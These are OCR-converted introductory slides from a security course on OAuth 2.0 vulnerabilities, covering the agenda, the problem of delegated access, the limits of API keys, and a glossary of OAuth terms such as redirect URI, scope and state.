OAuth 2.0 Vulnerabilities

RANA KHALIL'S ACADEMY

Agenda

WHAT IS OAUTH 2.0?


WHAT IS OPENID CONNECT?

HOW TO FIND AND EXPLOIT OAUTH VULNERABILITIES?


HOW TO PREVENT THEM?

WHAT IS OAUTH 2.0?

Sessions, Cookies, and Simpler Times




Sessions, Cookies, and Simpler Times



The Problem of Delegated Access

How can a user authorize an application to access protected data on their behalf?



API Keys (Still Not Enough)

Then came API keys, which were issued to developers to identify their applications.

✓ What API Keys Provided:


- Application identification without user context.
- Simple to implement.

✗ What API Keys Lacked:

- No user user consent or delegation.
- All-or-nothing access.
- Security gaps.

OAuth 2.0 *is the industry-standard framework for authorization. It enables websites and web applications to request limited access to a user's account on another application.*


OAuth 2.0 Authorization Flow



OAuth 2.0 Terminology

- **Client application** – The website or application that wants to access the user's data.
- **Resource Owner** – The user whose data the client application wants to access.
- **Authorization Server** – This is the server responsible for authenticating the user.
- **Redirect URI** – The callback endpoint where the authorization server sends the user after authorization.
- **Scope** – Specifies what access the application is requesting.
- **State** – A value sent by the client to prevent CSRF attacks.
- **Response Type** – Indicates the type of authorization flow.
- **Access Token** – A token issued by the authorization server that allows the client to access protected resources on behalf of the user.

